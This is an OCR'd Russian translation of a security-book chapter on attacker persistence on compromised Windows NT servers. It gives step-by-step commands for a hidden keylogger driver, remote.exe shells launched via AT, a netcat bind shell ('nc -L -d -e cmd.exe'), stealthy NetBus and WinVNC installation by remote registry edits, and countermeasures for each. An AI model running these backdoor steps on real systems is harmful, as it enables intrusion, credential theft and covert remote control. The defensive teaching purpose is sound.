С помощью ключа системного реестра HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoAdminLogon можно сконфигурировать NT таким образом, чтобы позволить автоматическую регистрацию при загрузке. Эта функция может быть полезна для того, чтобы разрешать привилегированным пользователям регистрироваться на сервере без знания соответствующей информации об учетной записи. Однако информация об учетных записях с высокими правами попадает на локальную систему, причем хранится

открытым текстом в ключе системного реестра HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\ (параметры DefaultDomainName, DefaultUserName и DefaultPassword).

Контрмеры для авторегистрации Отключите авторегистрацию, удалив параметр DefaultPassword из упомянутого выше ключа. Удалите также ключ AutoAdminLogon или установите для него значение 0.

Регистраторы нажатий клавиш

Популярность:	*9*
Простота:	*9*
Результативность:	*9*
Степень риска:	*9*

Если оказались безуспешными все прочие попытки получения доменных привилегий, предпринятые захватчиками с правом локального администратора, то всегда можно прибегнуть к неуязвимому методу перехвата информации с помощью *регистратора нажатий клавиш.* Регистраторы нажатий — это скрытные программные подкладки, сидящие между аппаратным устройством клавиатуры и операционной системой и записывающие каждое нажатие клавиши (обычно в скрытый локальный файл). Рано или поздно кто-то будет регистрироваться в домене с захваченной системы, и регистратор нажатий перехватит вводимые данные, даже если в этот момент рядом с машиной нет атакующего.

Существует множество приличных регистраторов нажатий для Windows, однако одним из лучших является Invisible Key Logger Stealth (IKS) для NT, доступный на http://www.amecisco.com/iksnt.htm (розничная цена $149).


В сущности IKS для NT представляет собой драйвер устройства клавиатуры, который исполняется внутри ядра NT, т.е. невидимо (единственное, что можно заметить, это постоянно увеличивающийся в размере двоичный файл регистрации нажатий клавиш). IKS записывает даже Ctrl-Alt-Del, позволяя легко идентифицировать в регистрационном файле входы в систему с консоли.

Важнее то, что IKS легко установить дистанционно. Достаточно скопировать один файл и отредактировать системный реестр, а затем перегрузить систему. Захватчик, скорее всего, переименует драйвер iks.sys во что-нибудь менее подозрительное, например scsi.sys (кто будет удалять такое?), и скопирует его в папку %systemroot%\system32\drivers атакуемой машины. Затем хакер произведет добавления в системный реестр, как описано в файле iks.reg, входящем в комплект поставки IKS, или запустит файл .reg на удаленной машине, чтобы автоматически изменить реестр. "Втолкнуть" необходимые изменения системного реестра в удаленную машину можно командой regini.exe из NTRK. В файле readme.txt из комплекта поставки 1KS объясняется, как спрятать драйвер и файл регистрации, изменив системный реестр. После редактирования реестра необходимо загрузить драйвер IKS посредством перегрузки системы. Систему можно перегрузить удаленно, используя утилиту shutdown.exe из NTRK (полное описание параметров команды дается в документации NTRK):

```
shutdown \\<IP-адрес> /R /T:1 /Y /C
```

Если никто не заметит краем глаза странного поведения, все нажатия клавиш на захваченном сервере будут регистрироваться в файле, указанном в

последней строке файла iks.reg. Спустя некоторое время захватчик зарегистрируется как локальный администратор, заберет файл регистрации нажатий клавиш (по умолчанию iks.dat, хотя, скорее всего, он будет переименован так, как определено в системном реестре) и просмотрит его с помощью утилиты datview, поставляемой вместе с IKS. Экран конфигурации datview:



Регулярный просмотр выходных данных IKS в течение нескольких недель практически всегда выявляет регистрационную информацию домена, как правило, следующую за строкой Ctrl-Alt-Del в журнале IKS.

Контрмеры для регистраторов нажатий клавиш Обнаружение регистраторов нажатий клавиш — трудная задача в силу низкоуровневого проникновения в систему. Для IKS мы рекомендуем искать параметр системного реестра LogName в ветви HKLM\SYSTEM\CurrentControlSet\Services и в ее подразделах. Заданный здесь путь или имя представляет собой реквизиты файла регистрации нажатий клавиш. Подраздел службы, в котором сидит этот параметр, можно удалить без вреда для системы (с соблюдением всех обычных предосторожностей редактирования системного реестра). Потребуется определенное детективное расследование для выявления драйвера IKS среди законных файлов .sys в папке %systemroot%system32\drivers. Проверка свойств каждого файла выявляет преступника: вкладка Version (Версия) окна Properties (Свойства) описывает его как IKS NT 4 Device Driver с внутренним именем (internal name) iksnt.sys.

Удаленный доступ и "черные ходы"

Выше много говорилось об отсутствии удаленного исполнения команд в NT 4, однако вся история еще не рассказана. Получение права администратора открывает разнообразные возможности взлома.

Удаленная командная строка: remote.exe

Популярность: 9
Простота: 8
Результативность: 9
Степень риска: 9

В комплект NTRK входят две утилиты, обеспечивающие удаленное исполнение команд: Remote Command Line (Удаленная командная строка) — remote.exe и Remote Command Service (Служба удаленных команд) — rcmd.exe и rcmdsvc.exe, клиент и сервер соответственно. Они включены только в состав серверной версии (NTRK Server). Средство remote.exe проще в установке и использовании, поэтому опаснее.

Прежде всего это обусловлено тем, что rcmdsvc.exe должна устанавливаться и исполняться в ранге службы. А remote.exe представляет собой простой исполняемый файл, который может быть запущен либо в клиентском, либо в серверном режиме, что задается параметром командной строки (remote.exe /C — клиент, /S — сервер). Однако remote.exe порождает проблему, сходную со спором о первичности курицы и яйца, поскольку для обеспечения удаленного исполнения команд утилита должна быть запущена сначала на атакуемой системе. С правами администратора это можно сделать за несколько шагов, используя службу планировщика NT (Schedule), известную также как команда AT (AT доступна только административным учетным записям, что в нашем случае уже не создает проблем).

Первый шаг состоит в копировании remote.exe в исполняемый каталог на намеченной системе. Лучше всего подключиться к разделяемому по умолчанию C$ и скопировать утилиту в %systemroot%\system32, в результате remote.exe окажется вне пути по умолчанию, поэтому спрячется среди прочего хлама.

Далее нужно инициировать скопированную remote.exe посредством AT. Для этого требуются два подготовительных мероприятия. Во-первых, служба Планировщика должна быть запущена на удаленной системе. Решает эту задачу другой мощный инструмент NTRK — Service Controller (sc.exe). Во-вторых, следует запустить команду net time для проверки времени на удаленной системе. Оба шага показаны ниже:

```
C:\>sc \\192.168.202.44 start schedule

SERVICE_NAME: schedule
        TYPE               : 10 WIN32_OWN_PROCESS
        STATE              : 2 START_PENDING
                 (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SCHUDOWN)
        WIN32_EXIT_CODE    : 0 (0x0)
        SERVICE_EXIT_CODE  : 0 (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
C:\>net time \\192.168.202.44
Current time at \\192.168.202.44 is 5/29/99 10:38 PM

The command completed successfully.
```

Теперь используем AT для запуска экземпляра сервера remote.exe через две минуты от текущего момента на атакуемой системе (двойные кавычки необходимы для сохранения пробелов в команде — этого требует интерпретатор командной строки NT). Далее удостоверимся, что задание установлено правильно. Воспользуемся второй командой AT (для коррекции ошибок служит AT-синтаксис "[идентификатор_задания]/delete").

```
C:\>at \\192.168.202.44 10:40P ""remote /s cmd secret""
Added a new job with job ID = 2

C:\>at \\192.168.202.44
Status ID    Day        Time          Command Line
-------------------------------------------------------
       2     Today      10:40 PM      remote /s cmd secret
```

По завершении исполнения запланированной команды ее идентификатор (ID) исчезнет из листинга AT. Если команда введена правильно, будет запущен сервер remote.exe. После этого захватчики могут получить командную оболочку на удаленной системе, используя утилиту remote в клиентском режиме (см. ниже). Поясним, что локальная командная подсказка имеет вид D:\>, а удаленная — C:\>. Мы запускаем команду DIR на удаленной системе, а затем отключаем клиента с помощью @Q, сохраняя режим исполнения сервера (@K отключает сервер).

```
D:\>remote /c 192.168.202.44 secret
**********************************
************ remote **************
************ CLIENT **************
**********************************
Connected..

Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1998 Microsoft Corp.

C:\>dir winnt\repair\sam._
dir winnt\repair\sam._
 Volume in drive C has no label.
 Volume Serial Number is D837-926F

Directory of C:\winnt\repair

05/29/99 04:43p                    10,406 sam._
                1 File(s)          10,406 bytes
                              1,243,873,280 bytes free

C:\>@q
*** SESSION OVER *.*
D:\>
```

Уфф! Вам не кажется, что корпорация Microsoft могла бы пожалеть среднего хакера и сделать эту процедуру немного проще? В любом случае теперь можно запускать файлы на удаленной системе, хотя только из командной строки. Одним дополнительным ограничением для remote.exe является то, что не будут работать программы, которые используют Win32 API. Тем не менее это лучше,

чем полное отсутствие удаленного исполнения команд. Кроме того, появляется возможность установки более мощных средств удаленного управления.

Другой полезной функцией remote.exe является использование именованных каналов. Remote.exe может быть применена к любым двум машинам, на которых установлен одинаковый протокол. Две машины, говорящие на IPX, TCP/IP или NetBIOS, способны работать с remote.

Захват удаленных оболочек с помощью утилиты netcat

Популярность: 9
Простота: 8
Результативность: 9
Степень риска: 9

Другой легко устанавливаемой лазейкой является применение программы "швейцарского армейского ножа TCP/IP" — netcat (http://www.10pht.com/netcat). Netcat может быть сконфигурирована так, что будет прослушивать определенный порт и запускать некоторую программу, когда удаленная система подключится к данному порту. После переключения слушателя netcat на запуск командной оболочки NT ее можно возвратить удаленной системе. Синтаксис для запуска netcat в скрытном режиме прослушивания показан ниже. Ключ -L сохраняет режим "слушателя" при многократных обрывах связи, -d запускает netcat в скрытном режиме (без взаимодействия с консолью), -e определяет запускаемую команду (в данном случае это cmd.exe — интерпретатор команд NT), а -p задает прослушиваемый порт.

```
C:\TEMP\NC11NT>nc -L -d -e cmd.exe -p 8080
```

Команда возвращает командную оболочку любому захватчику, подключившемуся к порту 8080. В следующем примере мы используем netcat на удаленной системе, чтобы подключиться к слушающему порту на машине с IP-адресом 192.168.202.44 и принять удаленную командную оболочку. Командная подсказка локальной системы имеет вид D:\>, а удаленной машины — C:\TEMP\NCl1NTx

```
D:\>nc 192.168.202.44 8080
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\TEMP\NC11NT>
C:\TEMP\NC11NT>ipconfig
ipconfig

Windows NT IP Configuration

Ethernet adapter FEM5561:

        IP Address. . . . . . . . . . . . . . . . : 192.168.202.44
        Subnet Mask. . . . . . . . . . . . . . . . : 255.255.255.0
        Default Gateway. . . . . . . . . . . . . . :

C:\TEMP\NC11NT>exit

D:\>
```

Теперь удаленные пользователи имеют возможность исполнять команды и запускать файлы. На консоли NT они ограничены только своей творческой фантазией.

NetBus

Популярность: 9
Простота: 8
Результативность: 9
Степень риска: 9

Ни одна демонстрация защиты NT не будет полной без NetBus, старшего брата Back Orifice (BO) — утилиты удаленного администрирования и разведки Win 9*x* от хакерской группы Cult of the Dead Cow (культ дохлой коровы). Главное отличие NetBus от BO состоит в том, что NetBus работает как в Windows NT, так и в Win *9x* (впрочем, новая версия BO будет работать в NT). Первоначально выпущенная Карлом-Фредриком Нейктером (Carl-Fredrik Neikter) как бесплатная утилита, NetBus получила добавление Pro (профессиональная) в версии 2.0 (в самом начале 1999 г.) и теперь доступна минимум за $15 на http://www.netbus.org. Новые версии учитывают многие потенциально опасные аспекты применения NetBus, такие как требование физического доступа для запуска в скрытом режиме и несовместимость с некоторыми средствами доставки "троянцев". Однако версии, в которых эти функции убраны, доступны в Интернете. Поскольку версия Pro предлагает много новых мощных функций, мы не будем останавливаться на предыдущих версиях.

NetBus представляет собой приложение клиент/сервер. Сервер называется NBSVR.EXE, но, конечно, может быть переименован, чтобы меньше бросаться в глаза. Он должен исполняться на атакуемой системе до того, как будет запущен клиент (NETBUS.EXE), который подключается к серверу. Возможна установка NetBus без прав администратора (с помощью вложений электронной почты или обмана), но вероятность этого низка, если системный администратор принимает необходимые меры предосторожности (т.е. не запускает файлы, посланные неизвестными корреспондентами по электронной почте или другими средствами!). Поэтому мы обсудим использование NetBus атакующим, получившим права администратора путем установки "черного хода" максимально хитрым и необнаруживаемым способом.

Первое, что должен сделать атакующий, — это скопировать NBSVR.EXE в папку %systemroot%\sysem32. Кроме того, нужно указать запуск NetBus в невидимом режиме, для этого обычно применяется графический интерфейс пользователя NBSVR. Мы пока не имеем такой роскоши, как удаленный графический интерфейс пользователя, поэтому добавим соответствующие параметры непосредственно в удаленный системный реестр, используя управляемую сценариями утилиту изменения системного реестра (regini.exe) из NTRK.


Для изменения реестра `regini` берет данные из текстового файла, так что сначала необходимо создать файл с именем NETBUS.TXT и внести в него конкретные изменения системного реестра. Простейший способ создания такого файла — вывод в него данных локальной установки NetBus Pro 2.01 с помощью утилиты `regdmp` (NTRK). В следующем примере regini создает требуемые

ключи и параметры системного реестра на удаленной машине и одновременно показывает, какие данные должны быть в файле NETBUS.TXT.

```
D:\temp>regini -m \\192.168.202.44 netbus.txt
HKEY_LOCAL_MACHINE\SOFTWARE\Net Solutions\NetBus Server
     General
        Accept = 1
        TCPPort = 80
        Visibility = 3
        AccessMode = 2
        Autostart = 1
     Protection
        Password = impossible
```


Эти параметры управляют основными рабочими характеристиками NetBus. General\TCPPort задает для NBSVR прослушивание порта 80 (это только рекомендация, поскольку HTTP чаще всего проходит через любые брандмауэры), Visibility = 3 определяет скрытый режим исполнения NBSVR, а Autostart = 1 вызывает запуск NBSVR вместе с Windows (автоматически создавая дополнительный параметр системного реестра в ключе HKEY_LOCAL_MACHINE \SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices со значением "C:\WINNT\SYSTEM32\NBSvr.EXE" и типом REG_SZ).

После редактирования системного реестра сервер NBSVR.EXE может быть запущен с помощью удаленного командного приглашения. Далее можно запустить клиента NetBus и подключиться к слушающему серверу. Графический интерфейс пользователя NetBus показывает одну из самых злых функций управления, которую можно выполнить на удаленном компьютере, — перегрузку системы:



Большинство других функций относятся к развлекательным и бесполезны для атакующих (открытие и закрытие устройства CD, отключение клавиатуры

и т.д.). Дополнительную информацию можно получить, запустив регистратор нажатий клавиш (см. рис. ниже). Полезна переадресация портов, позволяющая пробраться к другим системам сети.



Контрмеры: Защита от NetBus Нетрудно "вычистить" те простые модификации системного реестра, которые мы показали, однако ранние версии утилиты помещают вводимые элементы системного реестра и файлы сервера в другие места и под другими именами (по умолчанию старым именем для сервера NetBus было patch.exe, причем его часто переименовывали в [пробел].exe). Различные версии слушают на разных портах (по умолчанию обычно используются 12345 и 20034). Все значения по умолчанию могут быть изменены атакующими любым образом. Поэтому лучший совет, который можно дать, — поищите хорошую утилиту очистки от NetBus. Большинство современных антивирусных программ основных разработчиков способно найти NetBus. Регулярно запускайте подобные программы. Убедитесь в том, что они делают больше, чем поиск обычных имен файлов и элементов системного реестра NetBus. Мы также считаем, что неплохо регулярно проверять типичные места запуска стартовых файлов Windows, поскольку все, что выживает после перегрузки системы, должно находиться где-то там.

Наряду с NetBus, существуют лучшие графические средства удаленного управления, бесплатно доступные в Интернете (см. ниже). Тем не менее NetBus часто устанавливается вместе с другими средствами резервного набора инструментов захватчика, так что держите ухо востро.

Back Orifice 200

Популярность: 9
Простота: 8
Результативность: 9
Степень риска: 9

Первая версия Back Orifice не работала в NT, однако программистам из "Культа дохлой коровы" потребовался всего один год, чтобы закрыть эту брешь в номенклатуре выпускаемых продуктов. Back Orifice 2000 (BO2K) была выпущена 10 июля 1999 г. и стерла улыбки с лиц тех администраторов NT, которые

презрительно относились к BO9x Пакет BO2K по набору функций, относящихся к удаленному управлению, практически идентичен BO9x. Эти функции подробно обсуждались в главе 4. Теперь важно понять, как идентифицировать и удалять из сети неавторизованные установки BO2K.

Контрмеры: защита ОТ BACK ORIFICE 2000 Как и для NetBus, большинство основных разработчиков антивирусных программ уже выпустило обновления против BO2K, так что самый простой метод защиты от заражения BO состоит в поддержании в сети современного уровня антивирусных средств. Существуют отдельные продукты обнаружения и удаления BO, однако остерегайтесь контрабанды — BO2K легко установить с помощью "троянца", предназначенного якобы для очистки системы. Продукт Internet Scanner от Internet Security Systems (ISS) просматривает всю сеть на наличие BO2K, проверяя множество портов с целью выявления слушающего сервера.

Один из лучших способов удаления BO2K — использование самого пакета. В bo2kgui, клиенте Server Command Client, в меню Server Control | Shutdown Server находится команда удаления сервера.

К несчастью для всех вышеописанных контрмер, cDc обнародовал исходный код BO2K, что сильно повышает вероятность появления новых вариантов программы, избегающих столь легкого обнаружения. Из-за высокой способности к мутации наилучшим долгосрочным решением проблемы атак типа BO2K является просвещение пользователей, которые должны знать об опасности запуска исполняемых файлов, полученных как вложения электронной почты или загруженных с сайтов Интернета.

Удаленный захват графического интерфейса пользователя (GUI) с помощью WinVNC

Популярность:	*10*
Простота:	*10*
Результативность:	*10*
Степень риска:	*10*

NetBus предоставляет удаленное графическое управление, однако текущие версии медленны и неуклюжи. Невероятно, но существует мощная бесплатная утилита, преодолевшая эти недостатки: Virtual Network Computing (VNC — виртуальные компьютерные вычисления) от AT&T Laboratories (Кэмбридж, Англия), доступная на http://www.uk.research.att.com/vnc (VNC обсуждаются в главе 12). Одним из величайших достоинств VNC является то, что ее установка по удаленному сетевому соединению не намного сложнее, нежели локальная установка. Если используется удаленная командная оболочка (см. выше), то все что нужно сделать, это установить службу VNC и выполнить единственное редактирование в удаленном системном реестре для обеспечения скрытного запуска службы. Ниже излагается упрощенная инструкция по работе, однако мы рекомендуем свериться с полной документацией по VNC на упомянутом выше сайте для получения более полного представления о запуске VNC из командной строки.

Первым шагом является копирование исполняемого файла VNC и других необходимых для работы утилиты файлов (WINVNC.EXE, VNCHooks.DLL и OMNITHREAD_RT.DLL) на намеченный сервер. Подойдет любой каталог,

однако обнаружение, вероятно, усложнится, если спрятать утилиту где-нибудь в %systemroot%. Еще одно обстоятельство, которое следует принять во внимание: новые версии WinVNC автоматически добавляют маленький зеленый значок в Панель задач при запуске сервера. Если запуск выполняется из командной строки, то версии 3.2.2 и ниже более или менее "не видимы" для интерактивно регистрирующихся пользователей (естественно, WinVNC.EXE выводится в списке процессов — Process List).

После копирования WINVNC.EXE нужно установить пароль VNC. При запуске служба VNC, прежде чем принять входящие соединения, выдает диалоговое окно с требованием ввода пароля (проклятые разработчики, понимающие в защите!). Кроме того, используя графический интерфейс, необходимо указать в WINVNC режим прослушивания входящих соединений. Мы добавим нужные реквизиты непосредственно в удаленный системный реестр с помощью regini.exe, аналогично тому, как это делается при удаленной установке NetBus.

Сначала создадим файл с именем WINVNC.INI и внесем в него конкретные модификации системного реестра, которые нам нужны. Ниже приводятся значения, вытащенные из локальной установки WINVNC и загруженные в текстовый файл с помощью утилиты regdmp из NTRK (показано двоичное значение пароля secret).

Файл WINVNC.INI:

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```


Затем с помощью regini загрузим эти значения в удаленный системный реестр:

```
C:\>regini -m \\192.168.202.33 winvnc.ini
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

Наконец, установим WinVNC в виде службы и запустим ее. Пример удаленного командного сеанса показывает синтаксис операций (напомним, что это командная оболочка удаленной системы):

```
C:\>winvnc -install
C:\>net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
```

Теперь можно запустить приложение vncviewer и подключиться к цели. На следующих двух рисунках показано приложение vncviewer, установленное для подключения к "дисплею 0" по IP-адресу 192.168.202.33 (синтаксис "сетевого дисплея" в первом приближении эквивалентен синтаксису систем X-Windows UNIX; все системы Microsoft Windows по умолчанию имеют номер дисплея ноль). На втором рисунке показано окно запроса пароля (помните ли вы, какое значение мы задали?).



Прекрасно! Удаленный рабочий стол выплывает во всей своей красе (см. рис. 5.9). Курсор мыши летает, как будто используется на удаленной системе.

VNC действительно сильна. С ее помощью можно послать даже Ctrl-Alt-Del.




Рис. 5.9. WinVNC подключилась к удаленной системе, это практически эквивалентно работе за клавиатурой удаленного компьютера

Типичные "черные ходы" и защита от них

Как же разобраться со всеми уловками злоумышленника и закрыть все дыры? Поскольку ему удалось получить права доступа администратора (Admininstrator) практически ко всем аспектам архитектуры NT, а большинство

необходимых файлов может быть переименовано и сконфигурировано для работы неограниченным числом способов, задача действительно трудна. Предлагаем следующие общие рекомендации, покрывающие четыре основные области: имена файлов, ключи системного реестра, процессы и порты.

Имена файлов

Эта контрмера, вероятно, наименее эффективна, поскольку атакующий может переименовать файлы или предпринять иные меры, чтобы спрятать их. Одним словом, удастся изловить только очень ленивых захватчиков систем.

Мы уже назвали несколько файлов, которые слишком опасны, чтобы находиться без присмотра: remote.exe, nc.exe (netcat), NBSvr.exe и patch.exe (серверы NetBus), WinVNC.exe, VNCHooks.dll и omnithread_rt.dll. Если кто-то оставил подобные визитные карточки на вашем сервере без вашего разрешения, тщательно расследуйте этот инцидент — вы уже видели, для чего они используются.

Относитесь с большим подозрением к любым файлам, находящимся в таких каталогах, как Start Menu\PROGRAMS\STARTUP\%username% в %SYSTEMROOT%\PROFILES\. Все, что находится в этих папках, запускается при загрузке.

Ключи системного реестра

Выявление посторонних ключей в системном реестре может оказаться весьма эффективной контрмерой, поскольку многие из обсуждавшихся приложений ожидают увидеть конкретные значения ключей в конкретных разделах системного реестра. Хорошей отправной точкой для поиска являются разделы HKLM\SOFTWARE и HKEY_USERS\.DEFAULT\Software, где помещается информация для большинства из приложений, устанавливаемых в NT. В частности, NetBus Pro и WinVNC создают свои собственные ключи в следующих разделах (соответственно):

- HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
- HKEY_LOCAL_MACHINE\SOFTWARE\NetSolutions\NetBus Server

С помощью утилиты командной строки REG.EXE (NTRK) можно убрать эти ключи даже на удаленной машине. Синтаксис команды:

```
reg delete [имя_ключа] \\имя_машины
```

Например:

```
C:\>reg delete HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3 \\192.168.202.33
```


Фаворит среди лазеек: стартовые точки WINDOWS Важно то, что атакующие почти всегда помещают необходимые им ключи системного реестра в стандартные стартовые разделы Windows. Эти области должны регулярно проверяться на наличие опасных или странных команд. Напомним, что таковыми областями являются:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run и RunOnce, RunOnceEx, RunServices

Кроме того, должны быть строго ограничены права доступа пользователей к этим разделам. По умолчанию группа Everyone (Все) в NT имеет право Set Value (Установка значений) для раздела HKLM\..\..\Run. Это нужно

блокировать, используя настройки Security | Permission в regedt32. Популярные утилиты контроля сетевых машин проверяют эти ключи системного реестра в поиске несоответствия прав. Одним из наших фаворитов является System Scanner для Windows NT от Internet Security Systems, пробную версию которого можно получить на http://www.iss.net. Две другие утилиты проверки для NT, заслуживающие внимания, — это Shavlik Inspectorscan (http://www.shavlik.com) и HackerShield от BindView (http://www.bindview.com/netect).

Приведем элементарный пример, объясняющий, что нужно искать. В окне regedit показана слушающая программа netcat, установленная для запуска на порту 8080 при начальной загрузке в разделе HKLM\..\..\Run.



Атакующие имеют постоянный "черный ход" в систему — до тех пор, пока администратор не удалит вручную этот ключ системного реестра.

Не забывайте проверять каталоги %systemroot%\profiles\%username%\Start Menu\programs\startup\ — содержащиеся в них файлы автоматически запускаются при каждой загрузке машины!

Процессы

Для обнаружения тех исполняемых средств взлома, которые не могут быть переименованы или иным образом переупакованы, может оказаться полезным анализ списка процессов. Например, можно запланировать регулярное выполнение AT-заданий для поиска remote.exe или пс.exe в списке задач и удалять их при обнаружении. У уважающего себя администратора NT не должно быть причин для запуска remote.exe, поскольку она не производит никакой внутренней аутентификации. Для периодического уничтожения любых посторонних удаленных (remote) серверов можно использовать утилиту kill.exe из NTRK. В следующем примере команда AT применяется для запуска уничтожителя remote каждый день в 6 ч утра. Это несколько коряво, но эффективно, а интервал запуска можно настроить в соответствии со своими потребностями:

```
C:\>at 6A /e:1 ""kill remote.exe"
Added a new job with job ID = 12
C:\>at
Status ID        Day        Time        Command Line
-----------------------------------------------------------
       12        Each 1     6:00 AM     kill remote.exe
C:\> kill remote.exe
process 8236 [remote.exe] killed
```

Для выполнения аналогичной операции на удаленных серверах всего домена можно использовать утилиту rkill.exe из NTRK с аналогичным синтаксисом, но предварительно необходимо уточнить идентификатор процесса (PID) remote.exe с помощью утилиты pulist (NTRK). Можно установить такой порядок, при котором планируется регулярное исполнение утилиты pulist, вытаскивающей все подозрительные строки и передающей их в rkill. Однако эти меры защиты тривиально обходятся переименованием исполняемого файла remote во что-нибудь невинное, скажем, WINLOG.EXE. Тем не менее они могут быть эффективными против процессов, которые невозможно спрятать (например, WinVNC.exe).

Останов И удаление WINVNC Чтобы элегантно остановить службу WinVNC, а затем удалить ее, достаточно двух команд:

```
net stop winvnc
winvnc -remove
```

Для удаления любых оставшихся ключей в реестре используется утилита REG.EXE из NTRK:

```
C:\>reg delete \\192.168.202.33
